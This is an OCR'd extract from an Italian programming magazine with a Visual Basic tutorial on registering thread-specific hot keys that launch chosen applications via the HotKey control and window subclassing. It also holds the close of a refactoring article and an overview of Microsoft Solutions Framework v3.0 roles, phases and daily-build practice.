Ricapitoliamo quello che è successo: abbiamo "estratto" alcuni frammenti di codice trasformandoli in metodi e li abbiamo trasferiti nella classe che ci sembrava più adatta a gestirli. Abbiamo anche assegnato un nome ai metodi. Questo nome, se è stato scelto bene, spiega esattamente cosa fa il metodo. Un piacevole effetto collaterale di tutto ciò è che ho potuto cancellare i commenti, Il programma somiglia ormai ad una descrizione verbale di quello che succede. Questo è uno dei motivi per cui ti conviene estrarre un metodo ogni volta che incontri del codice duplicato. Abbiamo fatto diversi progressi, ma non sono ancora soddisfatto. Il programma *Incrocio* contiene ancora alcune duplicazioni (fa più o meno la stessa cosa tre volte di fila). Come avrai ormai capito, io odio le duplicazioni.

Paolo Perrotta

Gestione avanzata dell'interfaccia utente

Un acceleratore di tastiere in VB parte seconda

In questo nuovo articolo descriveremo come utilizzare il controllo HotKey di Windows con l'implementazione di un'applicazione che permette di avviare, rapidamente, determinate azioni

Nel precedente articolo abbiamo introdotto le caratteristiche principali delle hot key, le combinazioni di tasti che a livello di applicazione o di sistema sveltiscono l'interazione con l'utente. Riassumiamo brevemente quello che abbiamo descritto.

1) **Le hot key sono formate da due parti un modificatore (*modifier*) e un tasto (*key*), esse si definiscono attraverso delle funzioni dell'API alle quali tra l'altro, come parametro, sono passati dei codici, per tastiera, detti *Virtual Key*.**

2) **Le hot key possono essere di due tipi: *hot key globali* e *thread-specific hot key*. Abbiamo visto che le hot key globali permettono di attivare alcune caratteristiche delle windows attraverso i messaggi *WM_SHOWWINDOW* e *WM_ACTIVATE*.**

3) **La libreria *comctl32.dll* (parte dell'SDK - *Microsoft Windows Software Development Kit*) fornisce il controllo HotKey, un controllo non nativo di Visual Basic.**



In questo secondo appuntamento, attraverso l'applicazione *"acceleratore di tastiera"*, illustreremo il funzionamento dell'*HotKey control* e delle *thread-specific hot key*. Naturalmente introdurremo diverse funzioni dell'API ed accenneremo alle tecniche di programmazione avanzata *(CallBack* e *SubClassing)*.

LE THREAD-SPECIFIC HOT KEY

Una thread-specific hot key s'imposta attraverso la funzione *RegisterHotKey* e si cancella attraverso la *UnregisterHotKey* (oppure chiudendo la window a cui è associata). Ad un'applicazione possono essere associate più *thread hot key* e una sola *hot key globale*. Quando l'utente seleziona un *thread hot key*, dal sistema è generato un messaggio *WM_HOTKEY* che si pone alla testa della lista dei messaggi associati al thread. Per stabilire quale *thread hot key* è stato selezionato bisogna generare, con la funzione *SendMessage*, un messaggio *HKM_GETHOTKEY*. Per associare un'azione ad una hot key bisogna intercettare i messaggi di Windows con la tecnica di Subclassing. In particolare è necessario utilizzare la funzione *SetWindowLong* con l'indice *GWL_WNDPROC*. Questi aspetti li chiariremo tra poco; ora descriviamo come creare e controllare un *HotKey Control*.

HOTKEY CONTROL E FUNZIONI DELL'API

La procedura che permette di creare ed impostare un controllo HotKey può essere la seguente.

```
Private Function CreaTxtHotKey(Base As Object) As Long
 Const WS_VISIBLE = &H10000000
 Const WS_CHILD = &H40000000
 Const HKCOMB_NONE = &H1
 Const HKCOMB_S = &H2
 Const HKCOMB_A = &H8
 Const HKM_SETHOTKEY = &H401
 Const HKM_SETRULES = &H403
 Const VK_ALTSHIFTA = &H541
 Static InitTxt As Boolean
 Dim hWndcom As Long
 If Not (InitTxt) Then
  InitCommonControls
```

```
 InitTxt = True
End If
hWndcom = CreateWindowEx(0, "msctls_hotkey32",
 "hotkey", _ WS_CHILD Or WS_VISIBLE, 0, 0,  Base.Width
              \ Screen.TwipsPerPixelX, Base.Height \Screen.
            TwipsPerPixelY, Base.hWnd, 0, app.hInstance, 0)
SetFocusAPI hWndcom
SendMessageByLong hWndcom, HKM_SETRULES,
        HKCOMB_S _ Or HKCOMB_A Or HKCOMB_NONE,
                                      MOD_ALTSHIFT
SendMessageByLong hWndcom, HKM_SETHOTKEY,
                                   VK_ALTSHIFTA, 0
CreaTxtHotKey = hWndcom
End Function
```

La *CreaTxtHotKey* accetta come parametro l'oggetto contenitore del controllo *HotKey*, nel nostro caso un frame (ma potebbe essere anche un *UserControl*) e restituisce l'handle del controllo creato. Descriviamo brevemente le varie parti della *CreaTxtHotKey* e le funzioni che usa.

La prima volta che la funzione è eseguita (quando *InitTxt = false*), è controllato, attraverso la *InitCommonControls*, lo stato di caricamento della libreria *COMCTL32.DLL*.

L'*HotKey Control* lo creiamo attraverso la funzione *CreateWindowEx* che ha la seguente sintassi:

```
Public Declare Function CreateWindowEx Lib "user32"
  Alias "CreateWindowExA" (ByVal dwExStyle As Long,
 ByVal lpClassName As String, ByVal lpWindowName As
String, ByVal dwStyle As Long, ByVal X As Long, ByVal Y
 As Long, ByVal nWidth As Long, ByVal nHeight As Long,
ByVal hWndParent As Long, ByVal hMenu As Long, ByVal
         hInstance As Long, lpParam As Any) As Long
```

I valori dei parametri della *CreateWindowEx* sono stati impostati nel seguente modo:

- **DwExStyle:** imposta gli stili estesi, uguale a zero;
- **lpClassName:** imposta il controllo da creare, uguale a *"msctls_hotkey32"*;
- **lpWindowName:** imposta il nome della finestra, uguale a *"hotkey"*;
- **dwStyle:** imposta lo stile della finestra, uguale a *WS_CHILD Or WS_VISIBLE* cioè la finestra è visibile ed è figlia della finestra specificata in *hWndParent*;
- **X** e **Y:** impostano le posizioni iniziali del controllo, uguale a zero;
- **nWidth** e **nHeight:** impostano l'ampiezza e l'altezza del controllo, sono stati calcolati in modo che il controllo riempia l'area dell'oggetto contenitore;
- **hWndParent:** imposta la Parent window, uguale all'handle dell'oggetto contenitore;
- **hMenu:** imposta l'handle di un menu, uguale a zero;
- **hInstance:** imposta l'handle dell'applicazione, uguale a *app.hInstance*;
- **lpParam:** imposta un puntatore ad una struttura che può essere passata alla window: uguale a *null*.

Notate che il parametro *dwStyle* può assumere più valori, combinati attraverso l'operatore *OR*. Attraverso la funzione *SendMessageByLong* impostiamo, come nell'HotKey control, le combinazioni di tasti devono essere inserite; cioè quali modificatori sono ammessi e qual'è la hot key di default. La *SendMessageByLong* ha la seguente sintassi:

```
Public Declare Function SendMessageByLong Lib
  "user32" Alias "SendMessageA" (ByVal hWnd As Long,
     ByVal wMsg As Long, ByVal wParam As Long, ByVal
                         lParam As Long) As Long
```

Alla *SendMessageByLong* la prima volta sono passati i seguenti parametri:

- **HWndcom** che contiene l'handle del controllo *HotKey*.
- Il messaggio **HKM_SETRULES,** che serve per impostare le regole di definizione del modificatore. Queste sono definite attraverso il terzo e il quarto parametro. In particolare, con il terzo parametro s'impostano le combinazioni di tasti non valide, mentre con il quarto s'imposta la combinazione di default.
- La combinazione di valori **HKCOMB_S Or HKCOMB_A Or HKCOMB_NONE** (si noti la presenza dell'operatore *OR*) che stabilisce quali combinazioni non sono ammesse, cioè le combinazioni senza modificatore, con modificatore uguale a *Shift* oppure ad *Alt* (controllare la **Tabella 1**).
- Il valore **MOD_ALTSHIFT** che imposta il modificatore di default su *Alt+Shift* così, quando si preme un tasto ad esso automaticamente viene associato "*Alt+Shift*", que-

CONTROLLARE LO STATO

Dato che la libreria COMCTL32.DLL, da Visual Basic, non è referenziata direttamente, è necessario controllarne lo stato di caricamento. Questo si fa attraverso la *InitCommonControls*, che ha la seguente sintassi.


```
Public Declare Sub
InitCommonControls Lib
"COMCTL32.DLL" ()
```

Costante	Modificatore
HKCOMB_A	ALT
HKCOMB_C	CTRL
HKCOMB_CA	CTRL+ALT
HKCOMB_NONE	Senza modificatore
HKCOMB_S	SHIFT
HKCOMB_SA	SHIFT+ALT
HKCOMB_SC	SHIFT+CTRL
HKCOMB_SCA	SHIFT+CTRL+ALT

TABELLA 1: Definizione modificatori invalidi.

sto, però, non è fatto per i tasti funzione (*F1 - F12*).
Per la descrizione della *SetFocusAPI* e dell'al-

Modificatore	Valore
MOD_ALT	&H1
MOD_CONTROL	&H2
MOD_SHIFT	&H4
MOD_ALTSHIFT	&H5
MOD_SHIFTCONTROLALT	&H7

TABELLA 2: Modificatori usati nell'esempio.

tra chiamata alla *SendMessageByLong* controllate i box laterali. La procedura *CreaTxtHotKey* è inserita nel Form che tra poco descriveremo.

LE FUNZIONI PER GESTIRE LE HOT KEY

Per registrare una hot key dobbiamo usare la *RegisterHotKey* che ha la seguente sintassi.

```
Public Declare Function RegisterHotKey Lib "user32" _
        (ByVal hWnd As Long, ByVal id As Long, ByVal _
         fsModifiers As Long, ByVal vk As Long) As Long
```

HWnd è l'handle del form, *id* è un identificatore univoco, *fsModifiers* è il modificatore e *vk* è il virtual key. Per cancellare una hot key bisogna utilizzare la *UnregisterHotKey*

```
Public Declare Function UnregisterHotKey Lib "user32" _
        (ByVal hWnd As Long, ByVal id As Long) As Long
```

Id è l'identificatore della hot key da cancellare. S'intuisce che quando si registrano più hot key è necessario gestire un indice da utilizzare come identificatore.

ACCELERATORE DI TASTIERA

Come accennato, "l'acceleratore di tastiera" permette d'impostare e controllare delle thread-specific hot key. Il form principale dell'applicazione (*FrmHotkeys*) è mostrato in **Fig. 1**, esso presenta un *HotKey control*, un *ListView*, e tre pulsanti che permettono rispettivamente di registrare o cancellare una hot key e di cercare, sul computer, l'applicazione che deve essere agganciata alla hot key.






Fig. 1: *Il form in fase di progettazione.*

Il *ListView* ha tre colonne con le quali presenta le hot key registrate (*id* + combinazione) e le applicazioni associate. Il *ListView* va rinominata *HKListView* i pulsanti invece *CmdReg, CmdUnReg, CmdEx*. Prima di presentare il codice, premettiamo che il progetto dell'esempio lo trovate nel CD allegato alla rivista. Nell'articolo descriveremo sopratutto il codice per la gestione delle Hot Key. Iniziamo da quello previsto per il pulsanti *CmdReg*.

```
Private Sub CmdReg_Click()
 Dim hk As String
 Dim modificatore As Long
 Dim key As Long
 If TxtApplicazione <> "" Then
  leggihotkey modificatore, key
  hk = keytastiera(modificatore, key)
  If hk = "" Then
   MsgBox "Inserire un modificatore o modificatore non
                              corretto", vbCritical, "Errore"
  Else
  Call ImpostaAzione(Me)
   If RegisterHotKey(hWnd, numkey, _
                              modificatore, key) = 0 Then
    MsgBox "Hot key già registrata", vbCritical, "Errore"
   Else
    AggiungiHK numkey, hk, TxtApplicazione
    numkey = numkey + 1
   End If
  End If

 Else
  MsgBox "Specificare l'applicazione",
                              vbApplicationModal, "Errore"
 End If
End Sub
```

NOTA

IMPOSTARE IL VALORE DI DEFAULT

Nella *CreaTxtHotKey* con la seconda invocazione della *SendMessageByLong* s'imposta il valore di default del controllo *HotKey*, su *Alt+Shift+A*. Per fare ciò si invia un messaggio *HKM_SETHOTKEY*, dove il modificatore e il Key sono opportunamente combinati e passati attraverso il terzo parametro, mentre il quarto parametro è nullo.

Nella *CmdReg_Click* dopo aver verificato che è stata selezionata un'applicazione, si chiama la *leggihotkey* che in due parametri restituisce il codice del modificatore e del tasto inseriti nell'HotKey control. Questi codici sono passati alla keytastiera che li traduce in una combinazione di tasti, se la *keytastiera* non riesce a decifrare i codici, la variabile *hk* risulta vuota. Se, invece, la traduzione ha esito positivo, viene chiamata la *ImpostaAzione* che registra un'azione per la hot key. Notate che *numkey* è l'identificatore delle hot key che è incrementato se l'operazione di registrazione (tramite la *RegisterHotKey*) ha esito positivo.
Dopo la registrazione, i dati della hot key vengono inseriti nel *ListView* con la *AggiungiHK*. Ora descriviamo alcune delle procedure elencate.

```
Sub leggihotkey(modificatore As Long, key As Long)
  Dim modkey As Long
  modkey = SendMessage(Glo_hWnd,
                                    HKM_GETHOTKEY, 0, 0)
  modificatore = (modkey And &HFF00&) \ &HFF&
  key = modkey And &HFF&
End Sub
```

Questa procedura invia un messaggio *HKM_GETHOTKEY* e poi, attraverso due operazioni, seleziona il modificatore, che è nell'*high byte* della combinazione (cioè di *modkey*), e il *Key* che è nel *low byte*.





Fig. 2: Il form in fase di esecuzione.

Controllando, invece, il codice della *keytastiera* noterete che essa, in base al codice del modificatore e del key, costruisce la combinazione di tasti da inserire nel *ListView*. In particolare, nel nostro esempio sono accettati solo tre tipi di modificatori, mentre come key sono accettati soltanto le consonanti e i tasti funzione. Quando però si selezionano i tasti da *F1* a *F12* ,non sono accettati modificatori.
Queste scelte sono dettate anche dal fatto che i codici dei modificatori restituiti dal messaggio *HKM_GETHOTKEY,* in alcuni casi, non corrispondono ai codici dei modificatori da fornire alla *RegisterHotKey*.
Naturalmente questo problema potrebbe essere risolto definendo una procedura di conversione ad hoc.
Ora riportiamo la funzione che permette di cancellare una hot key dal sistema e del *ListView.*

```
Private Sub CmdUnReg_Click()
 Dim numkey As Long
 Dim pos As Long
 Dim Attiva As Long
 Dim itx As ListItem
 For Each itx In FrmHotkeys.HKListView.ListItems
  If itx.Selected = True Then
   numkey = CLng(itx.Text)
   pos = itx.Index
  End If
 Next
 If pos <> 0 Then
  FrmHotkeys.HKListView.ListItems.Remove pos
  Attiva = UnregisterHotKey(Me.hWnd, numkey)
  MsgBox "Attenzione la combinazione di tasti è stata
                    cancellata", vbInformation, "Attenzione"
  Else
  MsgBox "Bisogna selezionare un elemento della ListWiev"
 End If
End Sub
```

La hot key che viene cancellata è quella selezionata sul *ListView*. La cancellazione è fatta in due passi: prima è cancellata la riga del *ListView* e poi la hot key (con *UnregisterHotKey*). Ora descriviamo le routine che permettono di agganciare le hot key ad un'azione. Queste funzioni vanno inserite in un modulo *.Bas*, dato che usano l'operatore *AddressOf*.





Fig. 3: La fase di ricerca.

SVILUPPI FUTURI

Sarebbe interessante implementare un HotKey UserControl così da poterlo inserire, all'occorrenza, nei Form. Consultando i nostri precedenti articoli, dedicati all'argomento, questo non dovrebbe essere un "compito" difficile!?

COME INTERCETTARE I MESSAGGI DI WINDOWS

In un nostro precedente articolo abbiamo il-

lustrato come sia possibile, attraverso il *SubClassing*, intercettare i messaggi di Windows. Faremo ora una descrizione sommaria delle funzioni da utilizzare. È noto che quando Windows deve inviare un messaggio ad una finestra chiama una funzione detta *window procedure* alla quale passa come argomento il messaggio da comunicare. Con la tecnica del *SubClassing* si intercettano le azioni di Windows e si chiamano delle *window procedure* personalizzate in sostituzione di quelle predefinite.





Fig. 4: ***Il MsgBox segnala che la hot key è già stata registrata.***

La funzione dell'API che si occupa di chiamare le window procedure, effettuando l'invio del messaggio, è la *CallWindowProc*.

```
Public Declare Function CallWindowProc Lib "user32" Alias
  "CallWindowProcA" (ByVal lpPrevWndFunc As Long, ByVal
    hWnd As Long, ByVal msg As Long, ByVal wParam As
        Long, ByVal lParam As Long) As Long
```

Mentre la funzione che consente di sostituire una procedura di default con quella implementata dall'utente è la *SetWindowLong*.

```
Public Declare Function SetWindowLong Lib "user32" Alias
  "SetWindowLongA" (ByVal hWnd As Long, ByVal nIndex
    As Long, ByVal dwNewLong As Long) As Long
```

Invece per avere informazioni sulla window procedure di default si usa la seguente:

```
Public Declare Function GetWindowLong Lib "user32" Alias
  "GetWindowLongA" (ByVal hWnd As Long, ByVal nIndex
    As Long) As Long
```

La funzione per impostare il *SubClassing* può essere la seguente:

```
Public Sub ImpostaAzione(MyForm As Form)
 If OldWndProc <> 0 Then Exit Sub
 OldWndProc = GetWindowLong(MyForm.hWnd,
                               GWL_WNDPROC)
 SetWindowLong MyForm.hWnd, GWL_WNDPROC, _
 AddressOf ProcAzioni
End Sub
```

La funzione che risponde ai messaggi di Windows prodotti dalla pressione di una hot key è la seguente:

```
Public Function ProcAzioni(ByVal hWnd As Long, _
ByVal msg As Long, ByVal wParam As Long, ByVal _
lParam As Long) As Long
 If msg = WM_HOTKEY Then
  Call ScegliAzioneHotKey (wParam)
  ProcAzioni = 1
  Exit Function
 Else
  ProcAzioni = CallWindowProc(OldWndProc, hWnd, _
  msg, wParam, lParam)
 End If
End Function
```

Nella *ProcAzioni* in base al tipo di messaggio si stabilisce quale window procedure chiamare. Se è chiamata quella che gestisce le hot key, cioè la *ScegliAzioneHotKey*, gli viene passato il parametro *wParam* che nel caso di messaggio *WM_ HOTKEY* contiene l'identificatore univoco della hot key (che come ricordate è stato archiviato nella prima colonna del *ListView*).

```
Public Sub ScegliAzioneHotKey (ByVal vKeyID As Byte)
 Dim itx As ListItem
 For Each itx In FrmHotkeys.HKListView.ListItems
  If itx.Text = CStr(vKeyID) And itx.Checked = True Then
  Shell itx.ListSubItems(2).Text, vbNormalFocus
  End If
 Next
End Sub
```


La *ScegliAzioneHotKey* confronta l'identificatore della hot key selezionata (*vKeyID*) con quelli presenti nel *ListView* e stabilire quale applicazione eseguire, questa viene eseguita attraverso il comando *Shell*.

CONCLUSIONI

Una nuova feature dell'acceleratore di tastiera potrebbe essere la gestione dell'icona sulla barra delle applicazioni. Questo consentirebbe di utilizzare le hot key con il form nascosto.

Naturalmente all'icona bisognerebbe associare un menu.

Nei prossimi articoli ci occuperemo del Soap Toolkit, seguiteci …

Massimo Autiero

NOTA

SINTASSI

Nella *CreaTxtHotKey* il focus sull'HotKey control viene impostato con la *SetFocusAPI* che ha la seguente sintassi:

```
Public Declare Function
SetFocusAPI Lib
"user32" _
Alias "SetFocus" (ByVal
hWnd As Long) As Long
```

Dove *hWnd* è l'identificatore dell'HotKey control.

La proposta di Microsoft per migliorare il processo di sviluppo

Microsoft Solutions Framework v3.0

Il "tool" di Microsoft per affrontare con successo la realizzazione di progetti software. Un insieme di best practice e consigli che aiuteranno a gestire meglio la vostra attività di sviluppatori.

È risaputo che le cause di fallimento dei progetti software generalmente non sono di carattere tecnico, ma sono quasi sempre dovute alla cattiva gestione, alla mancanza di coordinamento e di interazione tra i membri del team e alla mancata o errata applicazione delle best practice del settore. Il Microsoft Solutions Framework (d'ora in poi MSF), nato nel 1991 e giunto alla terza edizione (rilasciata all'inizio del 2003), è la proposta di Microsoft per affrontare e portare a termine con successo la realizzazione di un progetto software. La differenza principale tra un framework e una metodologia (come il Rational Unified Process) è che un framework fornisce delle linee guida generiche, è più semplice da applicare ed è più flessibile, ma richiede di compiere delle scelte e di essere adattato al caso specifico, mentre una metodologia va applicata in maniera rigorosa e precisa, con meno punti di personalizzazione e meno scelte da effettuare. MSF è composto fondamentalmente da 2 modelli, il Team Model e il Process Model, e da 3 discipline: Project Management, Risk Management e Readiness Management.

TEMPLATE MSF

MSF prevede la realizzazione di una serie di documenti per semplificare la gestione e la condivisione delle informazioni tra il team e il cliente. Sul sito Web di MSF sono presenti dei documenti di esempio che possono essere presi a modello per la realizzazione dei propri template.

TEAM MODEL

MSF prevede un team composto da sei ruoli (e non da sei persone come molti pensano!) della stessa importanza e in comunicazione continua:

Product management – ruolo responsabile della gestione dei rapporti con il cliente e la gestione delle sue aspettative. Rappresenta gli interessi del cliente all'interno del progetto. E' il responsabile della definizione dei requisiti e soprattutto della loro conformità con le necessità di business.
Program management – responsabile della gestione del processo di sviluppo. Rappresenta gli interessi del team di sviluppo nei rapporti con il Product Manager e con il cliente.
Development – responsabile di sviluppare la soluzione in modo fedele ai requisiti.
Testing – responsabile di verificare la conformità della soluzione con i requisiti, e di approvare la soluzione per le release. E' un ruolo molto importante, non può essere svolto da figure di secondo piano.
Release management – resposabile per la gestione delle release, del loro deployment e della loro messa in opera. Si occupa soprattutto dell'automazione del processo di build e della verifica del funzionamento delle build giornaliere.
User experience – responsabile dell'accettazione del prodotto da parte degli utenti, sia per quanto riguarda l'usabilità della soluzione (durante e dopo il progetto), sia per quanto riguarda il supporto agli utenti e alla loro formazione.

Questi ruoli possono essere ricoperti da più persone contemporaneamente (ad esempio i ruoli di Development e Testing sono tipicamente svolti da team composti da più persone), e una persona può ricoprire più ruoli contemporaneamente anche se esistono delle incompatibilità, riportate nella Tabella 1. È importante comprendere che tutti i membri del team devono tendere ad una visione comune del progetto, e devono collaborare tutti in maniera paritaria. La suddivisione in ruoli è una suddivisione gerarchica, ma funzionale.





Fig. 1: Il modello di processo proposto da Microsoft.

PROCESS MODEL

Il Processo adottato da MSF è un misto del tradizionale modello a cascata (dove ogni fase è consecutiva e distinta dalla precedente) e del modello a spirale (iterativo). Viene adottato un modello misto per sfruttare il meglio dei due approcci: del modello a cascata vengono adottate la pianificazione e la predicibilità delle milestones, mentre del modello a spirale vengono adottati i benefici del feedback e della creatività. Ogni fase è composta da una serie di iterazioni intermedie e viene conclusa con una milestone. Le cinque fasi sono:

Envisioning – Viene creato il team, viene preparata la struttura del progetto, vengono definiti gli obiettivi di business, viene valutata la situazione corrente, creato il documento di vision, etc... Termina con la creazione del documento di *Vision*.

Planning – Si preparano le specifiche funzionali, il design, i piani di lavoro, le stime dei costi, etc... Termina con l'approvazione del piano di progetto completo.

Developing – Sviluppo e documentazione del codice, per arrivare alla realizzazione dei requisiti. Viene anche preparata l'infrastruttura necessaria al funzionamento della soluzione. Termina con *la Scope Complete milestone,* dove tutte le feature sono completate e sono state sottoposte a unit testing.

Stabilizing – Si effettuano in maniera approfondita i test di integrazione, di carico e anche il beta testing. Non è consentito aggiungere nuove funzionalità (a meno di casi particolari), ci si deve concentrare a raggiungere il livello qualitativo richiesto al progetto per tutte le funzionalità implementate. Termina con l'approvazione finale della soluzione.

Deploying – Viene fatto un deployment pilota dell'applicazione in casi reali, e vengono risolti gli ultimi problemi di installazione o configurazione. Le competenze vengono trasferite al team che si occuperà di distribuire e supportare l'applicazione. Infine viene verificato tutto l'andamento del progetto e la soddisfazione del cliente.

Esistono una serie di "strumenti" che MSF consiglia di adottare per semplificare l'uso del proprio modello. I principali sono il versionamento delle release, l'adozione dei living documents e del processo di build giornaliera (o notturna a seconda delle abitudini...).

VERSIONAMENTO DELLE RELEASE

MSF consiglia di sviluppare la soluzione in versioni successive, seguendo sempre tutte le cinque fasi. Prima bisogna realizzare le funzionalità principali, poi si aggiungono, nelle release successive, le funzionalità minori o le modifiche richieste dagli utenti. Questo riduce la durata delle singole fasi e consente di affrontarle più rapidamente. Le funzionalità più critiche o più importanti sono affrontate per prime, riducendo il rischio del fallimento del progetto. Il cliente riceve l'applicazione funzionante molto prima, e può far effettuare subito quei cambiamenti che in un approccio tradizionale avrebbero richiesto molta più fatica.

Fig. 2: **Esemplificazione grafica del versionamento delle release.**


Ruolo	Prod.Man.	Progr.Man.	Develop.	Testing	Rel. Man.	User Exp.
Prod.Man.	-	No	No	Possibile	Raro	Possibile
Progr.Man.	No	-	No	Raro	Possibile	Raro
Develop.	No	No	-	No	No	No
Testing	Possibile	Raro	No	-	Possibile	Possibile
Rel. Man.	Raro	Possibile	No	Possibile	-	Raro
User Exp.	Possibile	Raro	No	Possibile	Raro	-

Tab. 1: Elenco delle compatibilità fra i vari ruoli.

LIVING DOCUMENTS

MSF prescrive di non perdere troppo tempo, nelle fasi iniziali, a rifinire i documenti in ogni particolare, ma di aggiornarli durante tutta la vita del progetto. Questo permette di modificare ogni aspetto del design o dello sviluppo quando ci sono variazioni nei requisiti senza rimanere legati a scelte divenute obsolete.

BUILD GIORNALIERA

La build giornaliera è l'indicatore dello stato di avanzamento dello sviluppo del progetto. Quando le varie parti del progetto vengono sviluppate e testate indipendentemente, si corre il rischio di creare problemi di integrazione tra i vari sottosistemi. Lo scopo principale di effettuare le build giornalmente è di accorgersi subito dei problemi di integrazione e di bloccare lo sviluppo e risolvere i problemi appena vengono scoperti, riducendone l'impatto. La regola principale è quella di interrompere ogni attività di sviluppo se non si riesce a portare a termine con

VA BENE SOLO PER .NET?

No, MSF è indipendente dalla tecnologia scelta, può essere applicato con successo a progetti .NET, Java, VB, VC++, PHP, etc...

INTRODURRE MSF IN AZIENDA

Bisogna che i responsabili capiscano l'importanza di MSF e non ne "sabotino" l'introduzione. Si deve cominciare con un progetto nuovo di 4/6 mesi e con non più di 10 persone. La cosa migliore è che tutto il gruppo sia formato su MSF prima di cominciare.
Al termine del progetto si può verificare il risultato ed eventualmente adattare MSF alle proprie esigenze.

NOTA

TRACKING DEI BUG

Durante la fase di sviluppo e soprattutto durante la fase di stabilizzazione, è importantissimo tener conto del numero di bachi aperti e del numero di bachi risolti, e soprattutto del loro andamento nel tempo, per verificare attivamente lo stato di salute del progetto.

BIBLIOGRAFIA

- **ANALYZING REQUIREMENTS AND DEFINING MICROSOFT .NET SOLUTION ARCHITECTURES** Serve per preparare l'esame Microsoft 70-300, ma è anche un'ottima guida a MSF
- **CORSO MOC1846** Questo corso è consigliato ai team che devono usare MSF per la prima volta.

SUL WEB

Sito Web dedicato ad MSF: http://www.microsoft.com/msf contiene anche i whitepaper completi della versione 3

Per chi è veramente interessato esiste l'esame di MSF Practitioner presso la Prometric. Consultate il sito web di MSF per approfondimenti.

successo la build giornaliera e risolvere immediatamente il problema. E' inutile continuare a sviluppare nuove funzionalità se quelle vecchie non compilano nemmeno! Per poter implementare efficacemente la build giornaliera è necessario adottare un tool di gestione del codice sorgente (CVS, Microsoft SourceSafe, Rational ClearCase, SourceGear Vault, Perforce, etc...) e un sistema automatico per effettuare le build (integrato nel tool di sviluppo come in Visual Studio.NET o in tool autonomi come MAKE, ANT o NANT). Ogni sviluppatore lavora sul proprio PC e al termine di ogni modifica effettua il check-in nel tool di controllo del codice. Esiste poi un PC (gestito dal Release Manager) su cui in maniera automatica, attraverso dei software o degli script batch, vengono prelevati dal tool di gestione del codice le versioni più aggiornate dei file sorgenti, vengono compilate e in caso di errore viene inviata una notifica al team. Se la compilazione va a buon fine la build viene messa a disposizione dei Tester.
Esistono una serie di tool gratuiti per automatizzare il processo. I più usati sono:

CruiseControl – Tool multipiattaforma disponibile sia per Java sia per .NET, si integra con i più diffusi software di controllo e con i vari sistemi di build. *http://cruisecontrol.sourceforge.net/*
Draco.NET – Tool per .NET, supporta *NANT, CVS,* Visual Studio.NET e SourceSafe *http://draconet.sourceforge.net/*
Microsoft Build It – E' la soluzione gratuita completa di codice sorgente in VB.NET e C# di Microsoft. Supporta Visual Studio.NET e SourceSafe. Gestisce in maniera automatica anche il versionamento del codice sorgente, aggiornando il numero di versione dei vari componenti al termine di ogni build terminata con successo. *http://www.microsoft.com/downloads/details.aspx?displaylang=en&familyid=B32497B0-77F7-4831-9C55-58BF3962163E*
Hippo.NET – Combina alcune delle feature di *Draco.NET* con quelle del Microsoft BuildIt. *http://hipponet.sourceforge.net/*

Project Management
